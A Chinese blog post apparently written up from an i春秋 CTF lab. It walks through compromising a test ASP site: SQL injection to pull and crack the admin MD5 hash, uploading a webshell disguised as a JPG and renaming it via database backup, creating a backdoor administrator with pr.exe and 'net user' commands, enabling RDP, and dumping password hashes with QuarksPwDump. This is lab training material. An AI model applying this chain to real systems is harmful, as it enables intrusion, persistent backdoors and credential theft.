

安全-网站综合渗透实验（i春秋）

原创

小狐狸FM 于 2021-11-10 11:52:50 发布 2502 收藏 2

分类专栏: [安全 # 靶场学习](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/121243064>

版权



[安全](#) 同时被 2 个专栏收录

91 篇文章 8 订阅

订阅专栏



[靶场学习](#)

24 篇文章 1 订阅

订阅专栏

文章目录

前言

一、渗透环境

二、信息收集

三、漏洞检测

四、漏洞利用

[1]. SQL注入

[2]. 文件上传漏洞

[3]. 后门提权

[4]. 系统用户密码获取

前言

这个实验是好久之前做的了, 但是一直没有写笔记出来, 今天又重新整理了一下。

[CTF大本营](#) > [【竞赛训练营】](#) > [【网站综合渗透实验】](#)

i春秋

md5

somd5

一、渗透环境

操作机: Windows XP


目标网址: www.test.com

实验工具:

中国菜刀
ipscan
MD5Crack2
Domain3.6
NTscan字典
saminside
SuperScan30
X-Scan-v3.3
亦思想社会工程学字典生成器

二、信息收集

先看看 [robots.txt](#) 爬虫协议, 没什么东西



```
User-agent: *  
Disallow: /
```

用御剑扫描, 有一个比较有价值的后台管理员登录界面 <http://www.test.com/admin/Login.asp>

《想念初态》御剑后台扫描工具 珍藏版 By: 御剑孤独 QQ: 343034656

域名:

线程: (条 CPU核心 * 5最佳) DIR: 1153 ASPX: 822 探测200

超时: (秒 超时的页面被丢弃) ASP: 1854 PHP: 825 探测403

MDB: 419 JSP: 631 探测3XX

扫描信息: 扫描完成... 扫描线程: 0 扫描速度: 0/秒

ID	地址	HTTP响应
1	http://www.test.com/robots.txt	200
2	http://www.test.com/aspnet_client/system_web/	200
3	http://www.test.com/aspnet_client/system_web/2_0_50727/	200
4	http://www.test.com/aspnet_client/	200
5	http://www.test.com/test.txt	200
6	http://www.test.com/images/	200
7	http://www.test.com/db/	200
8	http://www.test.com/count/	200
9	http://www.test.com/admin/login.asp	200
10	http://www.test.com/config.asp	200
11	http://www.test.com/admin/Login.asp	200
12	http://www.test.com/conn.asp	200
13	http://www.test.com/index.asp	200
14	http://www.test.com/photo.asp	200
15	http://www.test.com/list.asp	200
16	http://www.test.com/Char.asp	200
17	http://www.test.com/Index.asp	200
18	http://www.test.com/admin/Pic.asp	200

CSDN @小狐狸FM

文件(F) 编辑(E) 查看(V) 历史(S) 书签(B) 工具(T) 帮助(H)

秋潮视觉工作室--->管理员登陆 x +

www.test.ichunqiu/admin/login.asp

CSDN @小狐狸FM

阿熊摄影管理

后台登陆

Public Manage System Asp+Access



秋潮视觉工作室管理登录

姓名:

密码:

验证码:

CSDN @小狐狸FM

填下信息登录, 用 burpsuite 抓个包

参数	介绍
user	姓名
password	密码

参数	介绍
s	验证码

Burp Suite Professional v1.5.20 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept History Options

Request to http://www.test.ichunqiu:80 [172.16.12.2]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```

POST /admin/loginchk.asp HTTP/1.1
Host: www.test.ichunqiu
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.test.ichunqiu/admin/login.asp
Cookie: ASPSESSIONIDCACTBCDS=MHJBNDKBOGHACLEPBJHDCODH
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

user=admin&password=1234&s=3960&s2=3960&Submit=+%B5%C7+%C2%BD+

```

CSDN @小狐狸FM

三、漏洞检测

后台找到的话，可以看看有没有 sql 注入漏洞
如果有的话就可以知道管理员的后台账号密码并登录后台了

用 明小子 扫一下



扫到了几个漏洞点，可以检测一下是不是真的存在漏洞

注入点: 共检测到10个可注入地址!	结果
http://www.test.com/see.asp?id=443&titleid=86	可注入 - 4
http://www.test.com/see.asp?id=440&titleid=86	可注入 - 5
http://www.test.com/see.asp?id=465&titleid=83	可注入 - 6
http://www.test.com/see.asp?id=464&titleid=83	可注入 - 7
http://www.test.com/see.asp?id=423&titleid=83	可注入 - 8
http://www.test.com/see.asp?id=442&titleid=86	可注入 - 9
http://www.test.com/bbs/default.asp?classname=摄影论坛&id=10	可注入 - 10

注入点: 共检测到10个可注入地址!	结果
http://www.test.com/see.asp?id=443&titleid=86	可注入 - 4
http://www.test.com/see.asp?id=440&titleid=86	可注入 - 5
http://www.test.com/see.asp?id=465&titleid=83	可注入 - 6
http://www.test.com/see.asp?id=464&titleid=83	可注入 - 7
http://www.test.com/see.asp?id=423&titleid=83	可注入 - 8
http://www.test.com/see.asp?id=442&titleid=86	可注入 - 9
http://www.test.com/bbs/default.asp?classname=摄影论坛&id=10	可注入 - 10

0% 检测注入 打开网址 CSDN @小狐狸FM

添加 猜解表名 添加 猜解列名 猜解内容 检测TOP: 1 自动检测下一条记录

检测信息: Access MSSQL 工具 跨库 检测失败, 该URL不可以进行注入!


多句执行

当前用户

CSDN @小狐狸FM

再换一个试试, 可以了

注入点: 共检测到10个可注入地址!	结果
http://www.test.com/see.asp?id=443&titleid=86	可注入 - 4
http://www.test.com/see.asp?id=440&titleid=86	可注入 - 5
http://www.test.com/see.asp?id=465&titleid=83	可注入 - 6
http://www.test.com/see.asp?id=464&titleid=83	可注入 - 7
http://www.test.com/see.asp?id=423&titleid=83	可注入 - 8
http://www.test.com/see.asp?id=442&titleid=83	可注入 - 9
http://www.test.com/bbs/default.asp?cl...&id=10	可注入 - 10



四、漏洞利用

[1]. SQL注入

先爆破一下表名，发现有一个 `admin` 的表，估计是存管理员信息的

旁注检测 综合上传 SQL注入 PHP注入 数据库管理

批量扫描注入点 SQL注入猜解检测 MSSQL辅助工具 管理入口

注入点:

数据库: 3个

列名: 3个
 admin
 password
 id

检测结果

位数	内容

猜解admin表的列名

添加 猜解表名 添加 猜解列名 猜解内容

检测信息:
 Access MSSQL 工具 跨库

多句执行

当前用户

恭喜, 该URL可以注入!
 数据库类型: Access数据库
 提示1: 所有表名已猜解完毕!
 提示2: 所有列名已猜解完毕!

CSDN @小狐狸FM

爆破内容, 得到了 admin、password 列的信息, password 内容被加密了
 通常是使用了 md5 摘要算法加密, 这种算法是无法通过密文直接解密的, 只能通过爆破 (已知的明文密文对应字典)

admin	password
linhai	d7e15730ef9708c0

注入点:

数据库: 3个

- admin
- news
- config

检测admin表的
admin和password列的
内容

添加

猜解表名

列名: 3个

- admin
- password
- id

添加

猜解列名

检测结果

位数	内容
第1位	d
第2位	7
第3位	e
第4位	1
第5位	5
第6位	7
第7位	3
第8位	0
第9位	e
第10位	f
第11位	9
第12位	7
第13位	0
第14位	8
第15位	c
第16位	0

猜解内容

检测信息:

Access

MSSQL

工具

跨库

多句执行

当前用户

当前权限

当前库

恭喜, 该URL可以注入!
数据库类型: Access数据库
提示1: 所有表名已猜解完毕!
提示2: 所有列名已猜解完毕!
范围: 共有1条记录!
admin内容: linhai
password内容: d7e15730ef9708c0
已全部检测完毕!

CSDN @小狐狸FM

到md5或somed5爆破试试, 得到了密码

输入让你无语的MD5

d7e15730ef9708c0

解密

md5

linhai19760812

CSDN @小狐狸FM

姓名	密码
linhai	linhai19760812

登录成功

秋潮视觉工作室-->管理系统

www.test.ichunqiu/admin/index.asp

成功登陆后台

登陆成功

欢迎使用阿能摄影网站管理系统
摄影师智能版!

程序设计：阿能
版面设计：阿能摄影
E-mail: terrow0812@21cn.com
QQ: 1957692

*当前时间: 2020-6-6 16:10:33

*您的IP: 172.16.11.2

*服务器名称: Microsoft-IIS/6.0

数据库(ADO)支持: (支持)

FSO文本读写: (支持)

Jmail组件支持: (不支持)


CDONTS组件支持: (不支持)

AspJpeg组件支持: (不支持) 注: 自

现在您可以从左边列表中选择合适的管理网

阿能摄影网站管理系统
程序设计：阿能
版面设计：阿能工作室

[2]. 文件上传漏洞



系统设置

网站名称	<input type="text" value="秋潮视觉工作室"/>	
网站地址	<input type="text" value="/"/>	注：最后一定要加“/”
网站顶部图标	<input type="text" value="http://localhost/images/logo2.gif"/>	上传图片
网站关键字	<input type="text" value="人像摄影, 摄影工作室, 外景人像, 影室人像, 情侣写真, 人体写真, 封"/>	
网站所有人姓名	<input type="text" value="泥熊"/>	
网站所有人Email	<input type="text" value="linhai0812@21cn.Com"/>	
网站所有人QQ	<input type="text" value="1957692"/>	
联系电话：	<input type="text" value="暂无"/>	
文章每页显示	<input type="text" value="20"/>	篇
网站统计设置	<input checked="" type="radio"/> 按真实来访ip统计 <input type="radio"/> 按页面总来访统计	
站点图片属性	宽： <input type="text" value="120"/>	高： <input type="text" value="120"/> 首页推荐图片显示 <input type="text" value="3"/> 组
图片栏目属性	一级图片显示 <input type="text" value="10"/> 张	二级图片显示 <input type="text" value="20"/> 张 一级横排显示 <input type="text" value="2"/> 张图片
首页显示论坛调用	<input checked="" type="radio"/> 显示 <input type="radio"/> 不显示	
首页Flash音乐调用	<input checked="" type="radio"/> 使用 <input type="radio"/> 不使用	
在线预约区域	<input type="text" value="福安市区 福安城郊 其它地方"/>	
	<input type="text" value="秋潮视觉摄影工作室，专属于您私人的视觉影象机构！完全根据你的需要打造属于你个人的时尚影象！我们不做别人做过的！我们只越自己！熊狸EIM"/>	

弄一个 .jpg 后缀的马上上传



然后通过数据库备份来修改文件的后缀名为 **asp**

系统变量设置
友情连接管理
sql注入管理

数据管理 

备份/恢复数据库 
压缩数据库

系统信息 

阿能摄影网站管理系统

程序设计：阿能
版面设计：阿能工作室

CSDN @小狐狸FM

备份数据库

数据库路径：

备份的数据库路径：


恢复数据库

备份的数据库路径：

数据库路径：

CSDN @小狐狸FM

备份成功!



[3]. 后门提权

windows

文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)

后退 搜索 文件夹

地址(📄) C:\Tools\提权工具\windows

- | | | |
|--|---|---|
|  提权工具ws2help |  远程桌面3389连接器
加强版 可复制文件版 |  32读取管理员密码.
exe |
|  360.com
MS-DOS 应用程序
28 KB |  3389.bat
MS-DOS 批处理文件
1 KB |  3389.vbs
VBScript Script ...
3 KB |
|  3389连接痕迹清除.
bat
MS-DOS 批处理文件 |  Churrasco.exe |  Churrasco--听说是免
杀版.exe |
|  cmd.exe
Windows 命令提示符
Microsoft Corporation |  iis6.0-local.exe |  iis6.exe |
|  iispwd.vbs
VBScript Script ...
1 KB |  ms11046.rar
WinRAR 压缩文件
29 KB |  ms11080.rar
WinRAR 压缩文件
29 KB |
|  MS11080--另一版本,
可能会蓝屏.rar
WinRAR 压缩文件 |  mstsc-password.rar
WinRAR 压缩文件
6 KB |  nc.exe |
|  pr.exe |  pr--听说是免杀版.
exe |  Sa-Upfile 1.0(sa权
限上传文件).asp
ASP 文件 |
|  Sy_Runas.exe |  vbs下载.vbs
VBScript Script ...
1 KB |  win2003内核溢出.exe
CSDN @小狐狸FM |

www.test.ichunqiu

C:\Inetpub\wwwroot\admin\upfiles\

172.16.12.2	目录(2), 文件(14)	名称	时间	大小	属性
A:		_Images	2015-02-05 15:28:27	0	16
C:		_LowRes	2015-02-05 15:28:27	0	16
Inetpub		2005102584842.jpg	2006-07-11 19:09:28	71189	32
wwwroot		20067314764.jpg	2006-07-11 19:09:28	4288	32
admin		20067358655.jpg	2006-07-11 19:09:30	94262	32
upfiles		201391359399.jpg	2013-09-13 14:12:30	83340	32
_Images		20206735731.jpg	2020-06-07 16:55:40	729	32
_LowRes		20206754473.jpg	2020-06-07 16:38:32	9354	32
D:		20206781684.jpg	2020-06-07 16:50:08	9354	32
E:		3389.bat	2020-06-07 16:58:45	530	32
		cmd.exe	2020-06-07 16:58:56	100864	32
		fox.asp	2020-06-07 16:55:40	729	32
		listpics.log	2012-06-11 13:03:58	513	32
		pr.exe	2020-06-07 16:59:04	73728	32
		robots.txt	2012-06-11 13:01:58	42	32
		Thumbs.db	2006-12-14 16:51:14	9728	32

提权工具上传

CSDN @小狐狸FM



使用方法: `pre.exe "命令"`

```
C:\Inetpub\wwwroot\admin\Upfiles\> pr.exe "net user fox mima /add"  
请稍候...
```

创建用户fox，密码为mima

CSDN @小狐狸FM

```
C:\Inetpub\wwwroot\Inc\> pr.exe "net localgroup Administrators fox /add"  
/xxoo/-->Build@@Change By p  
/xxoo/-->This exploit gives you a Local System shell  
/xxoo/-->Got WMI process Pid: 3748  
begin to try  
/xxoo/-->Found token SYSTEM  
/xxoo/-->Command:net localgroup Administrators fox /add
```

将用户fox的权限提升

使用方法: `pr.exe "3389.bat"`

运行 `3389.bat` 批处理命令, 开启 `3389` 远程连接端口

```
C:\Inetpub\wwwroot\Inc\> pr.exe "3389.bat"  
/xxoo/-->Build@@Change By p  
/xxoo/-->This exploit gives you a Local System shell  
/xxoo/-->Got WMI process Pid: 3748  
begin to try  
/xxoo/-->Found token SYSTEM  
/xxoo/-->Command:3389.bat  
  
C:\Inetpub\wwwroot\Inc>echo Windows Registry Editor Versio  
C:\Inetpub\wwwroot\Inc>echo [HKEY_LOCAL_MACHINE\SYSTEM\Cur  
C:\Inetpub\wwwroot\Inc>echo "fDenyTSCconnections"=dword:000  
C:\Inetpub\wwwroot\Inc>echo [HKEY_LOCAL_MACHINE\SYSTEM\Cur  
C:\Inetpub\wwwroot\Inc>echo "PortNumber"=dword:00000d3d 1  
C:\Inetpub\wwwroot\Inc>echo [HKEY_LOCAL_MACHINE\SYSTEM\Cur  
C:\Inetpub\wwwroot\Inc>echo "PortNumber"=dword:00000d3d 1  
C:\Inetpub\wwwroot\Inc>regedit /s 3389.reg
```

CSDN @小狐狸FM

[4]. 系统用户密码获取

C:\Tools\提权工具\hash\QuarksPwDump_v0.1

和文件夹任务

位置

hash

我的文档



QuarksPwDump.exe



README.TXT
 文本文档
 6 KB




README.TXT
 文本文档
 2 KB

上传QuarksPwDump工具

CSDN @小狐狸FM

名称	时间	大小	属性
_Images	2015-02-05 15:28:27	0	16
_LowRes	2015-02-05 15:28:27	0	16
2005102584842.jpg	2006-07-11 19:09:28	71189	32
20067314764.jpg	2006-07-11 19:09:28	4288	32
20067358655.jpg	2006-07-11 19:09:30	94262	32
201391359399.jpg	2013-09-13 14:12:30	83340	32
20206735731.jpg	2020-06-07 16:55:40	729	32
20206754473.jpg	2020-06-07 16:38:32	9354	32
20206781684.jpg	2020-06-07 16:50:08	9354	32
3389.bat	2020-06-07 16:58:45	530	32
cmd.exe	2020-06-07 16:58:56	100864	32
fox.asp	2020-06-07 16:55:40	729	32
listpics.log	2012-06-11 13:03:58	513	32
pr.exe	2020-06-07 16:59:04	73728	32
QuarksPwDump.exe	2020-06-07 17:06:29	801280	32
robots.txt	2012-06-11 13:01:58	42	32
Thumbs.db	2006-12-14 16:51:14	9728	32

CSDN @小狐狸FM



CSDN @小狐狸FM





远程桌面 连接

计算机 (C):

用户名: 无指定

CSDN @小狐狸FM

登录到 Windows



Microsoft

Windows Server 2003

Enterprise Edition

Copyright © 1985-2003 Microsoft Corporation

Microsoft

用户名 (U):

密码 (P):

确定

取消

选项 (O) >>

CSDN @小狐狸FM



```
C:\Documents and Settings\fox>cd c:\inetpub\wwwroot\admin\upfiles\  
C:\Inetpub\wwwroot\admin\Upfiles>_
```

移动到工具所在路径 CSDN @小狐狸FM

```
C:\Inetpub\wwwroot\admin\Upfiles>quarkspwdump.exe_
```

执行该文件 CSDN @小狐狸FM

